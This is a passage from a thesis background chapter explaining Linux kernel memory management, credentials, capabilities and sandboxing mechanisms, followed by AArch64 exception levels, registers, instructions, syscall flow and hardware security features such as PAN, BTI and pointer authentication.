This thesis deals with a particular OS, the "Linux kernel" or simply "Linux". Linux is a free and open source software (FOSS) UNIX-like OS started by Linus Torvalds, that is licensed under the GNU General Public License (GPL). It is a monolithic kernel, meaning it contains the drivers directly in the kernel, making it large and complex, and it is mostly compliant with UNIX standard Portable Operating System Interface (POSIX) [82, 9]. The primary programming language it is written in is C, but in recent years developers gained the possibility of writing kernel modules in the Rust programming language [47]. Kernel modules are object files that can be dynamically loaded and unloaded during run-time. They add functionality to the kernel, and while they are often device drivers they can do everything the kernel exposes to them, as they are executed in kernel mode [9]. This makes them powerful but also potentially dangerous, because they can do many things, such as redirecting syscalls or executing arbitrary processes, and when they crash they can affect the stability of the whole kernel [43].

In order to improve the performance of some frequently used and uncritical system calls, the virtual dynamic shared object (vDSO) mechanism was introduced with kernel version 2.6.12 [142]. It is a small shared-library that is mapped into user space memory, eliminating the need for user space programs to perform a syscall, removing the syscall overhead. The primary example of such a function is the `gettimeofday` function, which returns the current time and is often used for time measurements of code. The call to the shared library is usually handled by the implementation of the C standard library, so the vDSO functions are normally not explicitly called. Different ISAs provide different syscalls as functions [60, 133]. This means that a function call to a standard library function, which wraps a system call, does not necessarily have to generate a system call.

While there is only one stable version of the Linux kernel at a time, the developers and maintainers support some older versions for longer, called "longterm" versions. Development of new features happen on the "mainline" version of the kernel, which is the development and most current version and is used, via pre-releases/release candidate, to test future releases. The versioning scheme of the kernel versions consists out of major, minor and bug fix release number. The minor version number are incremented each kernel version, the major version number are incremented usually around reaching minor number 20. [167, 168]

Since a kernel alone does not make a working computer, there are many different Linux-based distributions that cater to different needs. They ship different kernel versions and flavors, and different software packages and versions. Additionally, they offer installers to get machines up and running, and they offer package managers, that make it possible to install additional software from repositories, enabling them to be customized to the needs of users. [75]

3.2.1 Memory management

After the general introduction of memory management, that explains the basics applicable for all modern OSs, this sections explores some Linux-specific details.

Unlike with other OSs, the memory pages where the kernel is located are never paged [82]. The Linux kernel uses a multi-level page table layout, with support of up to five-levels. In the scope of this work only four-levels of the page table are relevant, the fifth (page level 4 directory (P4D)) is folded. Virtual addresses are split into five parts, each part corresponds to one of the page tables and the last is the offset in the resulting page. Each page table level contains references to multiple of the lower page table levels. Beginning by the page global directory (PGD), the global directory portion of the address is used to find the right page upper directory (PUD), which in turn is used again, in combination with the upper directory portion of the address, to find the right page middle directory (PMD), and so forth. The address of the PGD is stored in an architecture dependent register, which is under x86 `CR3` and under AArch64 `TTBR0` or `TTBR1`, depending if the address is an high or low address. At the end, the page table contains the corresponding page table entry (PTE), which points to the correct page. This process of resolving a virtual address to a page is called the "page table walk" [231, 174, 25, 9, 82, 3]. An illustration of that can be found in Figure 3.1.

In the following paragraphs the implementation specifics about the Linux memory allocators are explained:

Buddy allocator

The "buddy allocator", which uses the "buddy system algorithm", is used as the "page allocator", which manages the page frames of the physical memory. It works by dividing contiguous pages into chunks of multiples of powers of two. Initially, there is only one big chunk. When new memory is requested, then the buddy system halves the big chunk into two "buddies" and checks if the requested memory, rounded up to the next multiple of the page size, fits exactly into one of the halves. If this is not the case, the algorithm repeats the step with one "buddy" and compares it with the request memory again, until the requested memory exactly fits. After allocated memory is freed, the buddy allocator will combine free buddies again. The free buddies are kept in lists of their respective size, to improve the speed of page allocation requests. The disadvantage of this algorithm is the "internal fragmentation", which is the wasted space of the rounded up request that it introduces. [9, 25, 82]

Slab allocators

In order to improve this situation, especially for memory requests of small objects, the kernel has a second set of allocators, the "slab allocators", that are build on top of the buddy (page) allocator. They use the allocated page frames from the page allocator and carve smaller chunks out of it, the "slabs", which minimizes the internal fragmentation. Additionally, the kernel keeps a cache of freed objects, to improve the performance. This



Figure 3.1: The Linux kernel four-level page table layout [25, 9, 82, 3].

way the slabs can be reused and no slabs or pages have to be reallocated. Internally the allocator keeps dedicated lists of full, partially full and empty slabs, which in turn reference pages, that contain objects. In addition to the dedicated caches of particular objects, the kernel has some generic "size caches" that manage a particular allocation size, which are again powers of two, and are used by the `kmalloc` function. [25, 82, 159, 128]

The kernel had historically three built-in slab allocators, which are listed in the next paragraphs. [159, 128]

Simple List Of Blocks allocator The first Linux kernel allocation was based on the "K&R allocator", named after Kernighan and Ritchie [39]. The K&R allocator is a simple allocator, that keeps a linked list of free blocks. When a memory allocation request is made, the allocator scans the list of free blocks and uses the first free block where the request fits in, which is called "first fit". The chosen block is removed from the free list and the difference between the request and the block is again added to the list, which is done to reduce fragmentation. When no blocks fit, the allocator requests a new one from the page allocator. During the free call the allocator tries to combine the freed block with adjacent free blocks. [171, 159, 39]

After being replaced by SLAB, it was reintroduced into the kernel, in kernel version 2.6.14 as the Simple List Of Blocks (SLOB) allocator, and adapted to the introduced SLAB interface, by simulating the object cache [171, 22]. In the meantime it was deprecated again in version 6.2 and removed with version 6.4 [106, 109, 107]. While the SLOB implementation improves onto the K&R allocator, for example, it has three free block lists, one for small, medium and large objects, it still suffers from a big disadvantage, the internal fragmentation, as it leaves many small blocks, that are too small for memory requests, free. The advantage of SLOB is that it has the smallest memory footprint, making it most suitable for systems with a small amount of memory [171, 159, 22].

SLAB The SLAB allocator is the Slab allocator implementation of the Linux kernel as described above. It was the standard allocator between kernel versions 2.2 and 2.6.23, deprecated in version 6.5, and removed with version 6.8. [22, 108, 110]

Unqueued slab allocator The unqueued slab allocator (short "SLUB"), which was introduced in version 2.6.22, is the default slab allocator at the time of writing. It is an upgrade to the SLAB allocator and reduces the source code complexity of it. The other main improvements are the removal of queues that SLAB has (hence the name), better debugging functionality, reduced memory overhead, improved fragmentation and performance. [160, 159, 22]

Non-contiguous memory allocator

The third kind of allocator can be used when the requested memory does not have to be contiguous physical memory and only needs to be contiguous in virtual memory, which can be necessary for large memory allocations. It can be allocated via the `vmalloc` function. Its advantage is the prevention of "external fragmentation", which are small free blocks between allocated blocks, that are not used because they are too small for the requested memory. But it can be problematic when hardware tries to access the memory area directly via direct memory access (DMA), as the physical pages can be distributed and non-contiguous. [82, 9, 25]

3.2.2 Important concepts and structures

In addition to the Linux-specific memory management described in the previous section, there are other Linux-specific concepts and important internal structures that are relevant later on, which this section explains.

One important Linux kernel mechanisms is "reference counting", which tracks the usage of particular kernel objects. When kernel code accesses some kernel object, it increments an atomic counter and when the object is no longer needed by the kernel code, it decrements the counter. If the counter reads zero the kernel can destroy the object, as it is no longer in use. This is primarily done to prevent race conditions, that can occur when the kernel allocates and frees objects concurrently, and are used to make sure that an object is not freed prematurely [17, 9, 180]. Another important mechanism is copy-on-write (COW), that, as the name suggests, copies an object or page only when it is written to, which improves performance and reduces memory usage. This is used, for example, when forking a process, as the parent and child process share the same page frames, which means there is no need to copy page frames when they are only read from but not written to [9, 82]. The final mechanisms we need to look at is read-copy-update (RCU), which is a synchronization technique for objects that multiple CPUs often access but rarely change. It works only on references and manages without locks, instead it has strict rules when it can be used, as the kernel is not allowed to sleep during the usage of such referenced objects. Code that uses such a RCU object declares, via macros, a critical section in that it wants to read from the object, and the kernel disables preemptive scheduling during this section. When writing to the object, the kernel copies, changes and then updates the reference to the original object atomically. But since the original object might be still in use, the kernel needs to wait until all users of the object have finished, only then can the kernel destroy the original object [9, 17].

Permissions

Under Linux, users and groups each have unique numeric identifiers (IDs), the UID and group identifier (GID). Files have an owner user and group, and permissions. The owner, the members of the group and others all can have different permissions. They denote whether the file is readable, writable and/or executable. This is also applies to directories, here the executable permission permits the listing of the directory content. Processes run under a specific user and group. By default, when a new process or file is created, it inherits the user and group from the creator. The special UID and GID of 0 belongs to "root", the superuser. It has more privileges than ordinary users, it can read the files of any user, call some privileged system calls and can bypass certain permission checks in the kernel [75, 82]. The user and group associated with a process are often called its credentials or the "security context of a task" [9, 65, 224]. Users with a UID smaller than 1000 are usually associated with system users and daemons, and users with UID above 999 are "normal" users. While this is only a convention, Linux distributions are encouraged to follow it [143, 192]. System users other than root can be interesting for an attacker, when the goal is to exploit a particular system service that is owned by a

system user. An example of this is a database executed under a separate system user, as the attacker does not necessarily need to gain root privileges, in order to access the contents of the database.

SUID & SGID

Important concepts related to permissions are set user identifier (SUID) (`setuid`) and set group identifier (SGID) (`setgid`) binaries. Typically, an executable is executed with the UID and GID of the current user that starts the program, but sometimes a program needs more privileges to perform certain actions. For this purpose, there exist the SUID and SGID file mode bits, which tell the OS to execute the program as the file owner or group. But this also means that the developer of the executable must specifically ensure that the program has no security vulnerabilities, as these executables are very interesting for privilege escalation attacks from user space. In order to reduce this risk, SUID programs usually only hold the elevated privileges as long they are needed and then drop the privileges back to the current user, that originally executed the program [9]. Typical examples of this are the `ping` executable, as it needs to send raw network packages, and the `sudo` or the `su` executables, both eventually granting root privileges when authorized. An alternative way for achieve some of the SUID/SGID functionality is to use capabilities, if suitable exist.

Capabilities

Traditionally, when a process wants to perform a privileged operation it would need root privileges, which should be avoided if the "principle of least privilege" is to be followed. This is due to the fact, in the event a privileged process has a vulnerability that an attacker can exploit, the attacker also gains root privileges. A newer approach was introduced in Linux kernel version 2.2 with "capabilities", which are a set of permissions that a process has to perform certain actions. There are different capabilities for different permissions, for example, the `CAP_CHOWN` capability, to change the UID/GID of a file to arbitrary values, or the `CAP_KILL` capability, to terminate any process. Additionally, the `CAP_SYS_ADMIN` capability grants vast capabilities such as mounting file systems or overwriting resource limits. This capability makes it possible to gain root privileges by remounting the file system and changing the root password, this it why it can be called the "new root" and should be avoided. Capabilities can be set on executable files via the extended file attribute called `security.capability` with the `setxattr` system call and are associated with threads, meaning different threads can have different capabilities. There are three sets of capabilities that a file can have: permitted, inheritable and effective [9, 154]. The permitted set defines the capabilities that a process thread can have, meaning when a capability is removed from that set, it cannot be set or gained back. When executing a program, via `execve`, the inheritable set is used to determine the capabilities that the new thread is allowed to have. In the effective set, the current set of capabilities that the thread has is stored, which is used for the capability checks. The thread and file attributes are used to determine the capabilities of new threads

during the creation of them. Threads also have the "ambient" and "bounding" set of capabilities, which are additional limits for new programs that the thread executes. When the program is executed as root or is a SUID/SGID binary, the capabilities are handled specially [65, 154]. Real-world example usages of capabilities are for instance: the `CAP_NET_RAW` capability set on the `ping` executable (effective and permitted), so that it can send raw network packages, or the `CAP_NET_BIND_SERVICE` capability set on a web service (effective and permitted), so it can bind port 80 [154].

task_struct structure

The `task_struct` structure in the kernel is the process management structure, which the scheduler uses to handle, track, and schedule processes.

Each process has a sequential numeric process identifier (PID), that is saved with other information, such as the command-line arguments or the memory space, in the `task_struct`. In order to access the current scheduled process the kernel provides an ISA-dependent `current` macro. [9, 221]

Each process, as mentioned, has its own credentials, which are stored in the `cred` structure. Each `task_struct` saves three credentials per process: `ptracer_cred`, `real_cred` and `cred`. The first one saves the credentials of the process tracer, the second one is the real, the "objective context", which defines the actual credential and generally is not changed, and the last one is the "subjective context", which can temporarily be changed, enabling a file to be read with different credentials, for example [65, 50, 221, 224]. An excerpt of the `task_struct` structure can be seen in Listing 3.1.

The kernel keeps a list of the currently running processes, so that it can track and schedule them. This list consists of `task_struct` objects and is a doubly linked list where each element keeps track of the element before and after it, allowing the kernel to efficiently iterate the list of tasks. The head of the task list is the `init_task`, also sometimes called the "idle task" or "swapper". It is special in that sense that it is the first task to be created with PID 0 and is statically defined in the kernel source code. [9, 218]

Credential structure

Related to the `task_struct` is the `cred` structure, which holds the credentials of a process. There are multiple credentials per `cred` structure: the real UID/GID, the saved UID/GID, the effective UID/GID (euid/egid), and file system UID/GID (fsuid/fsgid). The first one is the "real" UID/GID, meaning it holds the UID/GID of the real user and is only changed when a process permanently changes user. The second one is used when a SUID/SGID binary is executed and holds the original UID/GID value. The third one is the "effective" UID/GID and is used to perform the privileges checks, so when it is (temporarily) changed the process gains different credentials. The last one is the "file system" UID/GID and is similar to the effective UID/GID, only that it is used for file system operations and checks. All these different credentials normally contain all the

```
struct task_struct {
    [...]
    struct mm_struct        *mm;
    struct mm_struct        *active_mm;
    [...]
    pid_t                   pid;
    [...]
    /* Process credentials: */

    /* Tracer's credentials at attach: */
    const struct cred __rcu         *ptracer_cred;

    /* Objective and real subjective task credentials (COW): */
    const struct cred __rcu         *real_cred;

    /* Effective (overridable) subjective task credentials (COW): */
    const struct cred __rcu         *cred;
    [...]
    /*
     * executable name, excluding path.
     *
     * - normally initialized setup_new_exec()
     * - access it with [gs]et_task_comm()
     * - lock it with task_lock()
     */
    char                    comm[TASK_COMM_LEN];
    [...]
};
```

Listing 3.1: Part of the `task_struct` structure source code [221].

same value, can not be changed by an unprivileged process without special capabilities, such as `CAP_SETUID`, and are only changed when in a SUID/SGID execution context [9, 224]. Each process has capabilities, more precisely, each one has the following capabilities: inheritable, permitted, effective, bounding set (short "bset") and ambient capabilities, which are also set in the `cred` structure [224, 154]. The complete structure definition of the `cred` structure in the kernel can be seen in Listing B.1.

Corresponding to the `init_task`, there is also the statically defined `init_cred`, that specifies the credentials of the `init_task` [223]. There are some functions that the kernel offers for manipulating the credentials of a task. The two most important ones are `prepare_kernel_cred` and `commit_creds`, as they make it possible to first create new credentials with root privileges and then install the new credentials in the current running task, escalating the privileges of the current process [65, 223]. The `init_cred` is used as the default base credentials when creating new kernel credentials via `prepare_kernel_cred` with `NULL` as the `daemon` argument, which indicates the base credentials. With kernel version 6.2 this was changed, now one needs to always provide the base credentials and `NULL` is no longer a valid argument [114].

Linux security modules

In order to facilitate the implementation of custom Mandatory Access Control (MAC) functionality and other security checks, the kernel provides the Linux Security Module (LSM) framework. It exposes different hooks for various security relevant kernel functions, enabling a LSM implementation to implement their own security checks. The "security modules" cannot be loaded during run-time, they need to be compiled in and can be selected via a kernel command-line argument. Prominent examples for LSM implementations are SELinux and AppArmor. [9, 91, 121]

Seccomp

An additional layer of protection can be achieved by using the "secure computing" (seccomp) kernel mechanism. It is used to restrict which system calls a process can call, to reduce the attack surface, as most system calls are not used during normal operation. It has two protection modes, the strict more, which only allows calls to `read`, `write`, `_exit` and `sigreturn` syscalls, and the filter mode. The filter for the filter mode is specified by a Berkeley Packet Filter (BPF) program, this enables fine-grained control of the allowed and disallowed system calls and their arguments. For installing a seccomp filter the process needs to have the `CAP_SYS_ADMIN` capability. Alternatively, the process needs to have the `no_new_privs` process attribute, via the `PR_SET_NO_NEW_PRIVS` `prctl` argument, set, which disables the SUID/SGID bits and file capabilities on new `execve` calls, and is inherited by child processes. Seccomp filters can be used to sandbox applications or to introduce failure modes into the system calls of applications, in order to test the error resiliency. As the filters are invoked with each system call, they have a noticeable impact on run time performance. This can be improved by using the BPF just-in-time (JIT) compiler, which compiles the BPF bytecode into machine code at load time. [120, 152, 129]

Additionally, relevant in the context of this thesis, it can be used to disallow certain system calls, so that some kernel vulnerabilities cannot be exploited, as they can only be reached by the disallowed syscalls.

Namespaces

Namespaces are an technology that the kernel provides to the user space. It is an isolation and sandboxing technique, that makes it possible to separate system resources. The kernel provides the following namespace types: cgroups, inter-process communication (IPC), network, mount, PID, time, user, and UTS. This allows a process to have its own isolated network, file system mounts, PIDs, and users. Linux containers use namespaces to provide lightweight virtualization, where the kernel is shared between the host and the containers. This makes it possible that applications running in the containers are separated from each other on different levels, such as process, network or file system. [153, 33]

Other

When an irrecoverable error happens in the kernel, the kernel issues a "panic", which prints an error messages, dumps all registers, displays the stack-trace, and halts the machine. This is the last resort of the kernel when it is unable to continue. The Linux kernel provides the `panic` function to cause a kernel panic. A kernel "oops" is an unexpected kernel state that the kernel tries to handle, by printing an error message, including register content dump and stack-trace, cleans up and continues. If it can handle it will kill the process and continue, if not, which is the case during an interrupt or when the current process is the idle or init task, it issues a kernel panic and stops [56]. In order to help debugging unexpected kernel states, the kernel code provides the `BUG` and `BUG_ON` macros. The second macro is an assertion, which, when it is true, calls `BUG` internally. The `BUG` macro itself, under x86, issues an invalid instruction, which causes an exception. This exception is handled by the kernel, which eventually calls the `die` function, which kills the current running process [195]. Under AArch64, the valid `BRK` instruction is executed, which is the breakpoint instruction and also generates an exception [178, 200, 2].

3.2.3 Android

The mobile OS Android, developed by Google, is built on the Linux kernel, with a few changes. Android has some additional sandboxing techniques such as how users and UIDs are handled. Each Android application is assigned a unique UID, so each application is separated on user level [82]. It also includes SELinux, which is used as an additional sandboxing measure, restricting applications in their abilities [77]. Since the OS does not only consist of the Linux kernel, but also out of the run-time and other user space applications, the whole open source platform of Android is called the Android Open Source Project (AOSP) [82].

3.3 Arm instruction set architecture fundamentals

The Arm ISA is a reduced instruction set computer (RISC) architecture, meaning it has a reduced instruction complexity compared to complex instruction set computer (CISC) architectures. Arm was designed for low power devices, such as smartphones and embedded systems. It is a load/store architecture, meaning data has to be loaded first from memory before it can be used and data operations can only be performed on registers with dedicated memory interaction instructions [2, 88]. This thesis is only interested in the 64-bit version of the execution state, named "AArch64" or "ARM64", which can be found in the Arm version "Armv8-A" and upwards [2, 148].

3.3.1 Exception levels

AArch64 has four "exception levels" `EL0-EL3`, where `EL3` is the highest and `EL0` the lowest, that are similar to the protection rings in x86 but reversed. User space runs in

EL0, the kernel in EL1, hypervisors in EL2 and the secure monitor, for more information see Section 3.4, in EL3, as can be seen in Figure 3.2. [2, 88]



Figure 3.2: Arm TrustZone architecture with the exception levels [66, 88].

3.3.2 Registers

AArch64 has, depending on the implemented extensions, many general registers that are accessible at EL0. Some of them, that are relevant for this thesis, can be seen in the following list: [2, 88]

- X0-X30: The 31 64-bit general-purpose registers. Two of those are used for special purposes: X29 is the "stack frame pointer" and X30 is the "procedure call link register".
- W0-W30: The lower 32-bits of the X0-X30 general-purpose registers.
- XZR: The zero register, always reads zero and writes to it are ignored.
- WZR: The 32-bit version of XZR.
- SP: The stack pointer register.
- WSP: The lower 32-bits of SP
- PC: The program counter register, it cannot be written directly, only indirectly by branch instructions and exception handling, and it is incremented on every instruction.

There are also system registers, that setup and manipulate the system configuration. They are able to change the execution state and therefore most of them are not accessible

at EL0. These are stored in the process state PSTATE, which is the abstraction of process state information and stored in multiple system registers, which also contains the processor condition bits, such as the zero, negative, overflow, or the carry bit. The register suffix ELx indicates that there exists a register for each higher exception level, i.e., EL1-EL3, whereby only SP_ELx has an EL0 register. The following list explains the most important system registers: [2, 88]

- SP_ELx: The value of the stack pointer of that exception level.
- SPSel: The stack pointer selects system register determines whether the stack pointer SP references SP_EL0 or SP_ELx, i.e., if all exception levels use the value of SP_EL0 or the exception level specific SP_EL0-SP_EL3 [2, 105].
- SPSR_ELx: The saved program status register, which contains the PSTATE values of the processor before an exception was raised. It is used to restore the PSTATE after handling the exception.
- ELR_ELx: The exception link register contains the value of the original PC after an exception was raised. It is used to restore the program counter register after handling the exception, in order for the address stored in ELR_ELx to be executed next after returning from an exception.
- ESR_ELx: The exception syndrome register contains information about the raised exception.
- FAR_ELx: The fault address register contains the address that caused a fault exception.
- VBAR_ELx: The vector base address register holds the address to the exception handler. It is used when an exception is handled, so the CPU jumps to that address [2].

3.3.3 Instructions

Arm calls the AArch64 instruction set "A64", which uses fixed-length instructions that are 32-bit wide. In assembly code, immediate number values, when given as instruction arguments, are prefixed with # and can be given in decimal (default), binary (prefixed with 0b) and hexadecimal (prefixed with 0x). When using memory load/store instructions, the memory address can be read from a general-purpose register or the stack pointer. Additionally, an offset can be given by another register or an immediate value. It also supports "base plus offset" (`[base, #imm]`, resulting address: base + imm), "pre-indexed" (`[base, #imm]!`, same as with base plus offset mode, only that the resulting address is written back to the base register) and "post-indexed" (`[base], #imm`, here only base is used for the memory access, but base + imm is written back to the base register afterward) modes. [2]

The important instructions that are relevant to this thesis are:

- MOV: Moves the value of one general-purpose register or immediate value to another general-purpose register, can do the same with the SP [2, 88].
- LDR: Loads a value from a memory address and stores it in a general-purpose register [2].
- STR: Loads a value from a general-purpose register and stores it at a memory address [2].
- LDP: Loads a pair of values from a memory address and stores them in a pair of general-purpose registers, so the same as LDR but with a pair of registers [2].
- STP: Loads a pair of values from a pair of general-purpose registers and stores them at a memory address, so the same as STR but with a pair of registers [2].
- BLR: Calls a subroutine or function with the address given by a general-purpose register [2, 88].
- RET: Returns from a subroutine or function with the return address optionally given by a general-purpose register. If no register is specified, X30, the link register, is used for the return address [2, 88].
- SVC: The "Supervisor Call" instruction. Has an immediate value as argument that is passed to the exception handler (see Section 3.3.4) [2, 88].
- ERET: Returns from the current exception level by using the values of ELR and SPSR. It is the counterpart to SVC and therefore works only at EL1 and above [2, 88].
- SMC: The "Secure Monitor Call" instruction. It can not be invoked from EL0, as the instruction is only defined for EL1 and above. Has an immediate value as argument that is passed to the secure monitor exception handler at EL3 (see Section 3.4) [2, 88].
- MRS: Loads value of the system register/PSTATE into another general-purpose register [2].
- MSR: Stores value of a general-purpose register or immediate value in the system register/PSTATE [2].
- BTI: BTI instruction that marks a branch target. It includes an argument to specify the type of branch target (call c, jump j or both jc). For more information see Section 3.3.7 [2].
- HINT: Architectural hint, where some argument values are not used and behave as NOP instructions. It either describes an instruction, such as YIELD or AUTIASP, that provides the processor with hits, or are unallocated and reserved for future use [2].

- `PACIASP`: Generates a PAC from the instruction key `A` and uses the stack pointer as modifier. It also includes an implicit `BTI` instruction. This instruction equals the `HINT` instruction with the argument immediate value of `0x19` (decimal `25`, binary `0011 001`). For more info see Section 3.3.7 [2].

- `AUTIASP`: Authenticates a PAC from the instruction key `A` and uses the stack pointer as modifier. This instruction equals the `HINT` instruction with the argument immediate value of `0x1D` (decimal `29`, binary `0011 101`). For more info see Section 3.3.7 [2].

- `NOP`: No operation, does nothing, is sometimes used to align instructions. This instruction equals the `HINT` instruction with the argument immediate value of `0` [2].

3.3.4 Calling convention

The AArch64 "calling convention" earmarks that `X0-X7` contain the arguments and return values of the function. [3, 6]

For the Linux kernel the system call calling convention is the following: The system call is performed from user space via the `SVC #0` instruction and the syscall number is given in the `W8` register. For the arguments (`arg0-arg5`) registers `X0-X5` are used, and the return value is saved in `X0` (and `X1`, when a second return value exists). At the of writing, there is no system call implemented for AArch64 that needs more than five arguments, so the number of registers is sufficient for now. [132, 141]

3.3.5 Exception handling

AArch64 differentiates between two types of exceptions, synchronous and asynchronous exceptions. Synchronous exceptions are directly caused by an instruction, such as a `SVC` instruction, and asynchronous are interrupts, that can either be a interrupt request (IRQ), fast interrupt request (FIQ) or system error (SError). When such an exception occurs the CPU jumps to the "exception vector table" of the correct exception level and executes the instructions (there is space for 16 instructions per entry) located in the corresponding table entry. The exception vector table contains dedicated entries for each exception type in combination with the source exception level and the type of stack pointer or if the CPU is in 32- or 64-bit mode [1, 88]. During this the CPU saves the `PSTATE` of the current executed instruction in the `SPSR_ELx` system register, the `PSTATE` is updated to reflect the new exception level and the return address is saved to `ELR_ELx`. The return address can either be the address of the instruction that caused the exception or the instruction following it, depending on whether it is an asynchronous or synchronous exception. After the exception is handled the CPU uses the content of `SPSR_ELx` to restore the `PSTATE` and `ELR_ELx` to restore the `PC`, and continues the original program flow [1, 2].

3.3.6 System call flow in the Linux kernel

The Linux kernel EL1 exception vector table is filled with the address of the vectors symbol via the VBAR_EL1 system register. This table is filled with the instructions of the kernel_ventry macro. In this macro the kernel saves thread-related information, checks if a stack overflow happened and branches to the corresponding el symbol, which is the entry_handler. This handler includes the kernel_entry macro, branches to the corresponding handler, that are prefixed el, suffixed handler, and have the different exception entries encoded in their symbol name, and returns back to the user or kernel via the ret_to_user or ret_to_kernel kernel macros, depending on the exception origin. [176, 175]

The kernel_entry macro is where the user space general-purpose, ELR_EL1 and SPSR_EL1 registers are saved on the kernel stack, and SP_EL0 is filled with the current task context, which is also used by the current macro. There is some more setup work done which is not relevant for this thesis, but eventually the exception handler for that exception is called. The el0t_64_sync_handler handles the normal syscall flow from EL0. It reads ESR_EL1 and reacts to the value, usually calling the el0_svc function, that after some more function calls and setup, calls the corresponding system call function to perform the action [175, 173, 201]. In order to return to user space from the kernel the ret_to_user macro includes the kernel_exit macro, which restores the user space general-purpose, ELR_EL1, SPSR_EL1 and SP_EL0 registers from the kernel stack and ends with the ERET instruction, returning to user space [175].

3.3.7 Security

The level-one page table of AArch64 is called “translation table” and contains additional memory access information. Apart from the access permission, which defines whether the page is readable and/or writable or not accessible by EL0, there are also execution permissions. The execution permissions can be controlled by different bits. The XN bit, which stands for “eXecute-Never”, marks the page non-executable. In addition, there is the PXN bit, which stands for “Privileged eXecute-Never” and prevents the exception levels higher than 0 from executing instructions on that page. Finally, the UXN bit, which stands for “Unprivileged eXecute-Never”, is the opposite to PXN and prevents EL0 from executing the instructions on that page [2, 88]. There are also PSTATE access control bits such as PAN, “Privileged Access Never”, which prevents EL1 and EL2 from accessing memory that is also accessible at EL0, or PTYPE which saves information about BTI. In order to perform an explicit memory access from EL1 or EL2 to EL0, e.g., to read data from or write data to user space programs, the OS can either toggle the PAN bit off and on or it can use the LDTR and STTR instruction families, that perform explicit unprivileged memory load and store operations. The newer “Enhanced Privileged Access Never” (EPAN) mechanism, introduced in Armv8.7, additionally allows setting the PAN bit on memory that is marked execute-only [183, 2]. BTI performs CFI by saving the branch instruction type and uses the (sometimes implicit) BTI instruction to check that the type match, preventing jumps to non-function-entry instructions and to wrong branch

types, such as calls or jumps [2, 64]. Another AArch64 security feature, that promises to prevent the reuse of pointers, is pointer authentication, where unused parts of the virtual address are used to store PACs, that are generated out of a key, the address value and a modifier. There are five keys, two that are used for instructions (`A` and `B`) and two for data (`A` and `B`) and one generic key (`A`), and the modifier can either be the stack pointer, a register or zero. These codes are generated by dedicated instructions (see Section 3.3.3) and need to be authenticated first before they can be used, as only that will restore the original address value. Pointer authentication failure either directly causes a pointer authentication exception or changes the address to an invalid one, which also causes a fault [49, 2].

3.4 Arm TrustZone fundamentals

